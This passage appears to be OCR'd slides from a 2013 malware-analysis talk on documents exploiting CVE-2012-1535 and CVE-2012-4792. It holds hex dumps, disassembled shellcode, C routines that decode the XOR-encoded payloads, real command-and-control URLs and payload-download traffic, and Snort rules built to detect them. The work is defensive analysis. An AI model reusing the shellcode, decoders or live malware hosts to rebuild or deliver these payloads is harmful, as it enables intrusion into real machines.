000140c0  ef 9b ed ef 96 e6 97 95  e3 96 97 95 f8 fd fd f5  |................|
000140d0  8a 88 8f fa f9 fa fc f7  82 fb f2 86 fb fa f9 f8  |................|
000140e0  8d 8c fa 89 83 86 8d f5  f2 8a f0 88 97 ef eb 98  |................|
000140f0  9d 93 ea 90 e4 e5 9b f9  8c eb cf c6 f0 be af aa  |................|
00014100  bb aa b9 ca b8 da f0 fa  f4 e6 f9 b0 ba be a2 de  |................|
00014110  e4 e5 fd a8 b5 be a5 b4  a3 d0 ae d3 16 04 18 5c  |...............\|
00014120  49 4d 56 2c 0e 06 10 5b  2b 20 14 16 40 39 36 5d  |IMV,...[+ ..@96]|
00014130  4b 58 49 59 3a 58 5b 17  17 10 04 01 32 53 57 34  |KXIY:X[.....2SW4|
00014140  85 38 3b 58 55 70 13 9a  76 5e 1d 5c 03 b1 cd 48  |.8;XUp..v^.\...H|
00014150  94 25 69 89 af 43 67 7a  40 67 df ea 3c 67 31 30  |.%i..Cgz@g..<g10|
00014160  b7 9e 2b 74 e8 7e 65 f8  cb 31 11 f0 2f 52 d0 2b  |..+t.~e..1../R.+|
00014170  16 27 23 4d 49 42 56 50  51 47 40 4d 12 7b 73 78  |.'#MIBVPQG@M.{sx|
00014180  74 78 73 15 64 62 74 66  67 6a 63 75 69 03 07 3d  |txs.dbtfgjcui..=|
00014190  3a 3c 04 02 22 23 40 4b  45 0f 0b 4b 61 4b 61 06  |:<.."#@KE..KaKa.|
000141a0  11 81 19 20 20 20 20 20  20 20 20 20 20 20 20 20  |...             |
```

Shellcode


0040116A . 83E9 0A SUB ECX,0A
0040116D . 8B47 7C MOV EAX,DWORD PTR DS:[EDI+7C]
00401170 > 40 INC EAX
00401171 . 8138 4656434B CMP DWORD PTR DS:[EAX],4B435646
00401177 .v75 09 JNZ SHORT shellcod.00401182
00401179 . 8178 04 040685 CMP DWORD PTR DS:[EAX+4],19890604
00401180 .v74 04 JE SHORT shellcod.00401186
00401182 >^E2 EC LOOPD SHORT shellcod.00401170
00401184 .vEB 1D JMP SHORT shellcod.004011A3
00401186 > 83C0 08 ADD EAX,8
00401189 . 8987 94000000 MOV DWORD PTR DS:[EDI+94],EAX
0040118F > 40 INC EAX
00401190 . 8138 4B614B61 CMP DWORD PTR DS:[EAX],614B614B
00401196 .v75 09 JNZ SHORT shellcod.004011A1
00401198 . 8178 04 061181 CMP DWORD PTR DS:[EAX+4],19811106
0040119F .v74 0E JE SHORT shellcod.004011AF
004011A1 >^E2 EC LOOPD SHORT shellcod.0040118F
004011A3 > FF77 7C PUSH DWORD PTR DS:[EDI+7C]
004011A6 . FF57 30 CALL DWORD PTR DS:[EDI+30]
004011A9 .^0F85 5DFFFFFF JNZ shellcod.0040110C

```
#include <stdio.h>
int main() {
  char buffer[1] = {0};
  FILE *fp = fopen("payload.bin", "rb");
  FILE *gp = fopen("new.bin", "wb");
  int byte;
  unsigned char hexnum;
  hexnum = 0xE8;
    while((byte = fgetc(fp))!=EOF) {
          printf("%02x\n", (byte ^ hexnum));
          fputc(byte ^ hexnum, gp);
          hexnum--;
          }
        }

  return 0;
}
```

High Profile Case #2

CVE-2012-1535

d512d9544907a3589eba64f196aec0d7

Thank you Seth Hardy & Mila Parkour

File

Composite Document File V2 Document, Little Endian, Os: Windows, Version 5.1, Code page: 1252, Title: , Author: Mark, Template: Normal, Last Saved By: Mark, Revision Number: 2, Name of Creating Application: Microsoft Office Word, Create Time/Date: Thu Aug 9 12:38:00 2012, Last Saved Time/Date: Thu Aug 9 12:38:00 2012, Number of Pages: 1, Number of Words: 7, Number of Characters: 41, Security: 0

```
0000fe30  61 6e 22 30 63 30 63 30  63 30 63 30 63 30 63 30  |an"0c0c0c0c0c0c0|
0000fe40  63 30 63 30 63 30 63 30  63 30 63 30 63 30 63 39  |c0c0c0c0c0c0c0c9|
0000fe50  30 39 30 39 30 88 12 39  30 39 30 39 30 39 30 39  |09090..909090909|
0000fe60  30 45 39 34 37 30 31 30  30 30 30 43 32 38 46 33  |0E947010000C28F3|
0000fe70  36 44 38 41 30 44 46 31  36 44 35 42 35 46 30 44  |6D8A0DF16D5B5F0D|
0000fe80  45 37 38 44 30 30 35 38  39 45 39 31 42 32 38 42  |E78D00589E91B28B|
0000fe90  46 35 36 42 45 46 37 31  45 44 36 39 37 31 36 35  |F56BEF71ED697165|
0000fea0  46 46 41 41 31 36 36 35  32 35 36 44 30 35 34 31  |FFAA1665256D0541|
0000feb0  39 38 38 41 35 44 39 31  33 45 39 38 45 33 41 31  |988A5D913E98E3A1|
0000fec0  37 32 42 39 42 42 32 38  32 35 33 41 32 45 33 36  |72B9BB28253A2E36|
0000fed0  32 35 37 37 45 35 37 34  46 35 32 34 34 34 43 32  |2577E574F52444C2|
0000fee0  45 37 34 36 44 37 30 30  30 35 34 35 39 34 32 35  |E746D70005459425|
0000fef0  32 34 39 34 65 32 30 35  30 37 32 36 66 36 61 36  |2494e2050726f6a6|
0000ff00  35 36 33 37 34 32 30 35  32 36 35 37 36 36 39 36  |5637420526576696|
0000ff10  35 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |5000000000000000|
0000ff20  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
```

```
00010f10  d4 c5 d6 d7 28 79 2a 2b  2c 2d 2e 2f 20 21 22 23  |....(y*+,-./ !"#|
00010f20  24 25 26 27 78 39 3a fb  12 4f 4d 4d 53 31 32 33  |$%&'x9:..OMMS123|
00010f30  54 c5 36 37 08 69 0a 0b  0c 0d 0f 0f 00 61 02 03  |T.67.i.......a..|
00010f40  04 05 06 07 18 19 1a 1b  1c 1d 1e 1f 50 11 12 53  |............P..S|
00010f50  14 15 16 17 68 69 6a 6b  6c 6d 6e 6f 60 61 62 63  |....hijklmno`abc|
00010f60  64 65 66 67 78 79 7a 7b  7c 7d 7e 7f 70 71 72 73  |defgxyz{|}~.pqrs|
00010f70  74 75 76 77 48 49 4a 4b  4c 4d 4e 4f 40 41 42 43  |tuvwHIJKLMNO@ABC|
00010f80  44 45 46 47 58 59 5a 5b  5c 5d 5e 5f 50 51 52 53  |DEFGXYZ[\]^_PQRS|
00010f90  54 55 56 57 a8 a9 aa ab  ac ad ae af a0 a1 a2 a3  |TUVW............|
00010fa0  a4 a5 a6 a7 b8 b9 ba bb  bc bd be bf b0 b1 b2 b3  |................|
00010fb0  b4 b5 b6 b7 88 89 8a 8b  8c 8d 8e 8f 80 81 82 83  |................|
00010fc0  84 85 86 87 98 99 9a 9b  9c 9d 9e 9f 90 91 92 93  |................|
00010fd0  94 95 96 97 e8 e9 ea eb  ec ed ee ef e0 e1 e2 e3  |................|
00010fe0  e4 e5 e6 e7 f8 f9 fa fb  fc fd fe ff f0 f1 f2 f3  |................|
00010ff0  f4 f5 f6 f7 c8 c9 ca cb  cc cd ce cf c0 c1 c2 c3  |................|
00011000  c4 c5 c6 c7 d8 d9 da db  dc dd de df d0 d1 d2 d3  |................|
```


Strings

```
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)

Accept: */*
Content-Type: application/x-www-form-urlencoded
loginmid=%s&nickid=0&s=%s
loginmid=%s&nickid=1&s=%s
POST

c0d0so0

biz.com.edu.gov.info.int.mil.name.net.org.pro.aero.cat.coop.jobs.museum.travel
.arpa.root.mobi.post.tel.asia.geo.kid.mail.sco.web.xxx.nato.example.invalid.te
st.bitnet.csnet.onion.uucp.xn--0zwm56d.xn--g6w251d
ac.ad.ae.af.ag.ai.al.am.an.ao.aq.ar.as.at.au.aw.ax.az.ba.bb.bd.be.bf.bg.bh.bi.
bj.bm.bn.bo.br.bs.bt.bv.bw.by.bz.ca.cc.cd.cf.cg.ch.ci.ck.cl.cm.cn.co.cr.cu.cv.
cx.cy.cz.de.dj.dk.dm.do.dz.ec.ee.eg.eh.er.es.et.eu.fi.fj.fk.fm.fo.fr.ga.gb.gd.
ge.gf.gg.gh.gi.gl.gm.gn.gp.gq.gr.gs.gt.gu.gw.gy.hk.hm.hn.hr.ht.hu.id.ie.il.im.
in.io.iq.ir.is.it.je.jm.jo.jp.ke.kg.kh.ki.km.kn.kp.kr.kw.ky.kz.la.lb.lc.li.lk.
lr.ls.lt.lu.lv.ly.ma.mc.md.me.mg.mh.mk.ml.mm.mn.mo.mp.mq.mr.ms.mt.mu.mv.mw.mx.
my.mz.na.nc.ne.nf.ng.ni.nl.no.np.nr.nu.nz.om.pa.pe.pf.pg.ph.pk.pl.pm.pn.pr.ps.
pt.pw.py.qa.re.ro.rs.ru.rw.sa.sb.sc.sd.se.sg.sh.si.sj.sk.sl.sm.sn.so.sr.st.su.
sv.sy.sz.tc.td.tf.tg.th.tj.tk.tl.tm.tn.to.tp.tr.tt.tv.tw.tz.ua.ug.uk.um.us.uy.
uz.va.vc.ve.vg.vi.vn.vu.wf.ws.ye.yt.yu.za.zm.zw.xn--fiqs8s.xn--fiqz9s.xn--
j6w193g.xn--kprw13d.xn--kpry57d
```




XOR Search

Thank you Didier Stevens

```
$ xorsearch 37c117d45792922a2efb240652b0b4f3 http
Found XOR 00 position 13224: http
Found XOR 57 position 12598:
http://host01.typh00n.com/logo1.jpg
Found XOR 57 position 128D4:
http://www.renren.com/form.php
```

Shellcode XOR routine


00401435 . FF55 14 CALL DWORD PTR SS:[EBP+14] GlobalAlloc
00401438 . 8985 1F010000 MOV DWORD PTR SS:[EBP+11F],EAX
0040143E . 6A 00 PUSH 0
00401440 . 8D85 3B010000 LEA EAX,DWORD PTR SS:[EBP+13B]
00401446 . 50 PUSH EAX
00401447 . FFB5 23010000 PUSH DWORD PTR SS:[EBP+123]
0040144D . FFB5 1F010000 PUSH DWORD PTR SS:[EBP+11F]
00401453 . FFB5 13010000 PUSH DWORD PTR SS:[EBP+113]
00401459 . FF55 1C CALL DWORD PTR SS:[EBP+1C] ReadFile
0040145C . 33C9 XOR ECX,ECX
0040145E . 8B8D 23010000 MOV ECX,DWORD PTR SS:[EBP+123]
00401464 . 8BBD 1F010000 MOV EDI,DWORD PTR SS:[EBP+11F]
0040146A . 8BF7 MOV ESI,EDI
0040146C . B3 AC MOV BL,0AC
0040146E > AC LODS BYTE PTR DS:[ESI]
0040146F . 32C3 XOR AL,BL
00401471 . 34 28 XOR AL,28
00401473 . AA STOS BYTE PTR ES:[EDI]
00401474 . FEC3 INC BL
00401476 . E2 F6 LOOPD SHORT sc.0040146E
00401478 . 6A 00 PUSH 0
0040147A . 8D85 3F010000 LEA EAX,DWORD PTR SS:[EBP+13F]
00401480 . 50 PUSH EAX
00401481 . FFB5 23010000 PUSH DWORD PTR SS:[EBP+123]
00401487 . 8B95 1F010000 MOV EDX,DWORD PTR SS:[EBP+11F]
0040148D . 52 PUSH EDX
0040148E . FFB5 17010000 PUSH DWORD PTR SS:[EBP+117]
00401494 . FF55 30 CALL DWORD PTR SS:[EBP+30] WriteFile
00401497 . FFB5 17010000 PUSH DWORD PTR SS:[EBP+117]
0040149D . FF55 00 CALL DWORD PTR SS:[EBP] CloseHandle
004014A0 . C3 RETN

```
#include <stdio.h>
int main() {
  char buffer[1] = {0};
  FILE *fp = fopen("payload.bin", "rb");
  FILE *gp = fopen("new.bin", "wb");
  int byte;
  unsigned char al;
  unsigned char bl;
  al = 0x00;
  bl = 0xac;
    while((byte = fgetc(fp))!=EOF) {
     al = bl;
     al = al ^ 0x28;
     printf("%02x\n", byte ^ al, gp);
     fputc(byte ^ al, gp);
     bl++;
     }
  return 0;
}
```

Shellcode Disassembly

```
.text:00401025 ; ---------------------------------------------------------------------------
.text:0040102A                 dw 8FC2h
.text:0040102C                 dd 0DFA0D836h, 0F0B5D516h, 5D078DEh, 281BE989h, 0F7BE56BFh
.text:0040102C                 dd 1697D61Eh, 66A1FA5Fh
.text:00401048                 db 52h
.text:00401049 byte_401049     db 56h, 0D0h, 54h       ; DATA XREF: sub_401375+F↓o
.text:0040104C                 db  19h
.text:0040104D                 db 88h, 0A5h, 0D9h
.text:00401050                 db  13h
.text:00401051                 db 0E9h, 8Eh, 3Ah
.text:00401054                 db  17h
.text:00401055 aIUsvubwWordl_t db '+¢¦éSópbW~WORDL.tmp',0
.text:00401069 aTybrinProjectR db 'TYBRIN Project Revie',0
.text:0040107E                 align 10h
.text:00401080                 dd 0Bh dup(0)
.text:004010AC                 db 2 dup(0)
.text:004010AE word_4010AE     dw 0                    ; DATA XREF: sub_401375+3↓o
.text:004010B0                 dd 7 dup(0)
.text:004010CC                 dd 6D630000h, 78652E64h, 632F2065h, 504B4B20h, 63636350h
.text:004010CC                 dd 17h dup(63636363h), 63h, 3 dup(0)
.text:0040114C                 dd 1600000h, 5E0000h, 10CC000h, 48E0000h, 11CFD000h, 0E0h
.text:0040114C                 dd 3 dup(0)
.text:00401170                 db 0
```

Network Anomaly Detection Test

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg:"JPG
header anomaly detect"; flow:established,from_client;
content:"GET"; http_method; content:".jpg";
fast_pattern:only; http_uri; pcre:"/\x2ejpg$/smiU";
flowbits:set,JPG.abnormal1; flowbits:noalert;
classtype:misc-activity; sid:5000004; rev:2;)

alert tcp $EXTERNAL_NET 80 -> $HOME_NET any (msg:"JPG
Header Anomaly Detected 1"; flow:established,from_server;
content:!"|FF D8 FF E0 00 10 4A 46 49 46 00 01|";
offset:0; content:"Content-Type|3A 20|image/jpeg";
flowbits:isset,JPG.abnormal1; classtype:misc-activity;
sid:5000005; rev:2;)
```

Network Anomaly Detection Success! More on this later

```
$ tcpflow -csr /tmp/snort.log.1372629580
072.021.203.128.00080-072.021.203.015.01056: HTTP/1.1 200 OK
Date: Mon, 06 May 2013 19:33:46 GMT
Server: Apache/2.2.20 (Ubuntu)
Last-Modified: Mon, 06 May 2013 19:32:10 GMT
ETag: "45967-b048-4dc11c1c3d04f"
Accept-Ranges: bytes
Content-Length: 45128
Content-Type: image/jpeg

GIF87aPK.........
...ok_svr010.exe.R..zg...?
t....*..|....v.X.C.....ii.,9f.........|...z..g.sq.l...2.......b..6(......=.)A.
..<.'..[@.1W......?
ns...9"....L......C.}.JY..........~....B9..q...\..Z.4.b.......).k.r.Dc..g...R.
.tG\..n.yT..t._.\...^.u?...;=.,G...7$.z.O.b...v.
%......z~...^..._O......v...R.U.oy. ..}3.`C............(. ....1...
{.aF....F.l........H....>....zk......1...m....\4f`..*..............Z....}h... ..
CL.#.bv
```

Internet Explorer Process Memory Artifacts

```
windir=C:\WINDOWS
!Swq!Sw
Sw9"SwR
1qaz7
system
kernel32.dll
shell32.dll
WININET.dll
ADVAPI32.DLL
LoadLibraryA
CreateProcessA
InternetReadFile
InternetOpenA
InternetOpenUrlA
InternetGetConnectedState
HttpQueryInfoA
InternetCloseHandle
SHGetSpecialFolderPathA
GetUserNameA
```

Other Memory Artifacts

```
$ grep c0d0 *


atomscan.out:  0xabf1da8 0xe1918ca0     0xc128       4       0 c0d0so0
atoms.out: 0xabf1da8 ---------- ------------------     0xc128     4
     296          0      c0d0so0
windows.out:ClassAtom: 0xc128, Class: c0d0so0
windows.out:SuperClassAtom: 0xc128, SuperClass: c0d0so0
windows.out:ClassAtom: 0xc128, Class: c0d0so0
windows.out:SuperClassAtom: 0xc128, SuperClass: c0d0so0
```

High Profile Case #3

CVE-2012-4792

71644159 85bd6d90307131 88aaca1083

2ef6f54db336d91e84a74d6cdf345fe6

Thank you Eric Romang, Kimberly (StopMalvertising) and many others

Ode to Trail of Bits, 20130513

Crowd Strike

McAfee

Mandiant

VoHo

RSA

Symantec

Nitro

Symantec

File

```
xsainfo.jpg: data
```

```
00000000  ce d9 13 00 80 00 00 00  87 00 00 00 7c 7c 00 00  |............||..|
00000010  3b 00 00 00 00 00 00 00  c3 00 00 00 00 00 00 00  |;...............|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 82 00 00  |................|
00000040  8d 9c 39 8d 00 37 8a 4e  a2 3b 82 cf 4e a2 d7 eb  |..9..7.N.;..N...|
00000050  ea f0 a3 f3 f1 ec e4 f1  e2 ee a3 e0 e2 ed ed ec  |................|
00000060  f7 a3 e1 e6 a3 f1 f6 ed  a3 ea ed a3 c7 cc d0 a3  |................|
00000070  ee ec e7 e6 ad 8e 8e 89  a7 00 00 00 00 00 00 00  |................|
00000080  39 4c 99 dc 7d 2d f7 8f  7d 2d f7 8f 7d 2d f7 8f  |9L..}-..}-..}-..|
00000090  5a eb 9a 8f 7a 2d f7 8f  5a eb 8c 8f 68 2d f7 8f  |Z...z-..Z...h-..|
000000a0  7d 2d f6 8f 8a 2c f7 8f  63 7f 62 8f 67 2d f7 8f  |}-...,..c.b.g-..|
000000b0  63 7f 74 8f f4 2d f7 8f  63 7f 73 8f fe 2d f7 8f  |c.t..-..c.s..-..|
000000c0  63 7f 7d 8f 7f 2d f7 8f  63 7f 65 8f 7c 2d f7 8f  |c.}..-..c.e.|-..|
000000d0  63 7f 63 8f 7c 2d f7 8f  63 7f 66 8f 7c 2d f7 8f  |c.c.|-..c.f.|-..|
000000e0  d1 ea e0 eb 7d 2d f7 8f  00 00 00 00 00 00 00 00  |....}-..........|
000000f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

XOR Search

Thank you Didier Stevens, again

```
$ xorsearch 7164415985bd6d9030713188aaca1083 "This program cannot"
Found XOR 83 position 004E: This program cannot be run in DOS mode
Found XOR 83 position 2772E: This program cannot be run in DOS mode
```

```
$ xorsearch 2ef6f54db336d91e84a74d6cdf345fe6 "This program cannot"
Found XOR 83 position 004E: This program cannot be run in DOS mode
Found XOR 83 position 2772E: This program cannot be run in DOS mode
Found XOR 83 position 317CE: This program cannot be run in DOS mode
Found XOR 83 position 4B7CE: This program cannot be run in DOS mode
```

```
#include <stdio.h>
int main() {
  char buffer[1] = {0};
  FILE *fp = fopen("xsainfo.jpg", "rb");
  FILE *gp = fopen("flowertep.jpg", "wb");
  int byte;
  unsigned char xorkey;
  xorkey = 0x83;
    while((byte = fgetc(fp))!=EOF) {
        if ( 0 == byte || 0x83 == byte) {
          printf("%02x\n", (byte));
          fputc(byte, gp);
          }
        else if (0 != byte) {
          printf("%02x\n", (xorkey ^ byte));
          fputc(xorkey ^ byte, gp);
          }
        }

  return 0;
}
```

Network XOR Detection

```
alert tcp $EXTERNAL_NET 80 -> $HOME_NET any
(msg:"Single Byte XOR 0x83 executable detected";
flow:established,from_server; content:"|CE D9|";
distance:0; content:"|D7 EB EA F0 A3 F3 F1 EC E4 F1
E2 EE A3 E0 E2 ED ED EC F7 A3 E1 E6 A3 F1 F6 ED A3
EA ED A3 C7 CC D0 A3 EE EC E7 E6|";
isdataat:76,relative; classtype:misc-activity;
sid:2222224; rev:1;)
```

Network XOR Detection

Success!

```
$ cat /tmp/alert
01/16-09:21:19.618768  [**] [1:8555131:1] Single byte XOR 0x83
executable detected [**] [Classification: Misc activity]
[Priority: 3] {TCP} 198.104.3.12:80 -> 172.16.227.128:49176
01/16-09:21:20.531815  [**] [1:8555131:1] Single byte XOR 0x83
executable detected [**] [Classification: Misc activity]
[Priority: 3] {TCP} 198.104.3.12:80 -> 172.16.227.128:49176
01/16-09:21:20.758048  [**] [1:8555131:1] Single byte XOR 0x83
executable detected [**] [Classification: Misc activity]
[Priority: 3] {TCP} 198.104.3.12:80 -> 172.16.227.128:49176
01/16-09:21:21.323015  [**] [1:8555131:1] Single byte XOR 0x83
executable detected [**] [Classification: Misc activity]
[Priority: 3] {TCP} 198.104.3.12:80 -> 172.16.227.128:49176
```

Network Anomaly Detection Test

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg:"JPG
header anomaly detect"; flow:established,from_client;
content:"GET"; http_method; content:".jpg";
fast_pattern:only; http_uri; pcre:"/\x2ejpg$/smiU";
flowbits:set,JPG.abnormal1; flowbits:noalert;
classtype:misc-activity; sid:5000004; rev:2;)

alert tcp $EXTERNAL_NET 80 -> $HOME_NET any (msg:"JPG
Header Anomaly Detected 1"; flow:established,from_server;
content:!"|FF D8 FF E0 00 10 4A 46 49 46 00 01|";
offset:0; content:"Content-Type|3A 20|image/jpeg";
flowbits:isset,JPG.abnormal1; classtype:misc-activity;
sid:5000005; rev:2;)
```

Network Anomaly Detection Success w/ Problems ...

```
GET /wwwboard/news/xsainfo.jpg HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://www.alljap.net/wwwboard/news/index.html
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET
CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C;
.NET4.0E)
Host: www.alljap.net
Connection: Keep-Alive
Cookie: visit=1

HTTP/1.1 200 OK
Date: Wed, 16 Jan 2013 13:21:19 GMT
Server: Apache/1.3.42 (Unix) mod_auth_tkt/2.1.0 FrontPage/5.0.2.2635 mod_ssl/2.8.31
OpenSSL/0.9.8r
Last-Modified: Fri, 14 Dec 2012 15:56:44 GMT
ETag: "47705eb-7c600-50cb4c3c"
Accept-Ranges: bytes
Content-Length: 509440
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: image/jpeg

.....||..;.....9..7.N.;.
```

Network Anomaly Detection Success w/ Problems

```
[**] [1:5000005:2] JPG Header Anomaly Detected 1 [**]
[Classification: Misc activity] [Priority: 3]
01/16-09:21:19.618768 198.104.3.12:80 ->
172.16.227.128:49176
TCP TTL:128 TOS:0x0 ID:28813 IpLen:20 DgmLen:1488
***AP*** Seq: 0xA4BEC114  Ack: 0x13DB83AA  Win: 0xFAF0
TcpLen: 20
```

Aspects of Sharing

Aspects of Sharing #1

On Thursday, February 7, 2013, Jeffrey Brown <jabrown@xxxxxxxxx.net> wrote:

helevius, may I humbly submit two requests:

1) If the New York Times agrees, can you share the some forty-five files and hashes with the $security_community so that "offense can inform defense" without any crazy legislation?

https://twitter.com/taosecurity/status/297069358054785024

2) If I bring my book "The Tao of Network Security Monitoring" will you sign it for me?

http://www.taiaglobal.com/suits-and-spooks/suits-and-spooks-dc-2013/suits-and-spooks-dc-2013-agenda/

Thank you for your consideration of my requests.

Sincerely,

Jeff Brown

Aspects of Sharing #1

Date: Thu, 7 Feb 2013 08:57:29 -0500
Message-ID: <CA+oHO0A52U-w7x6A0Qv-
C2d_GapKq6SeLziAyeGwU6m=zwxP0A@mail.gmail.com>
Subject: Re: [Dailydave] The New York Times Plays with Fire
From: Richard Bejtlich <taosecurity@gmail.com>
To: Jeffrey Brown <jabrown@xxxxxxxxx.net>

Hi Jeff,

Thanks for writing. I'm afraid our client didn't authorize us to share that info yet. Stay tuned though.

Due to work I had to cancel appearing at Spooks tomorrow. I'm sorry about that. I will be at ShmooCon Epilogue though.

Sincerely,

Richard

Aspects of Sharing #2

Removed for public presentation

Thank You

Jeff Brown

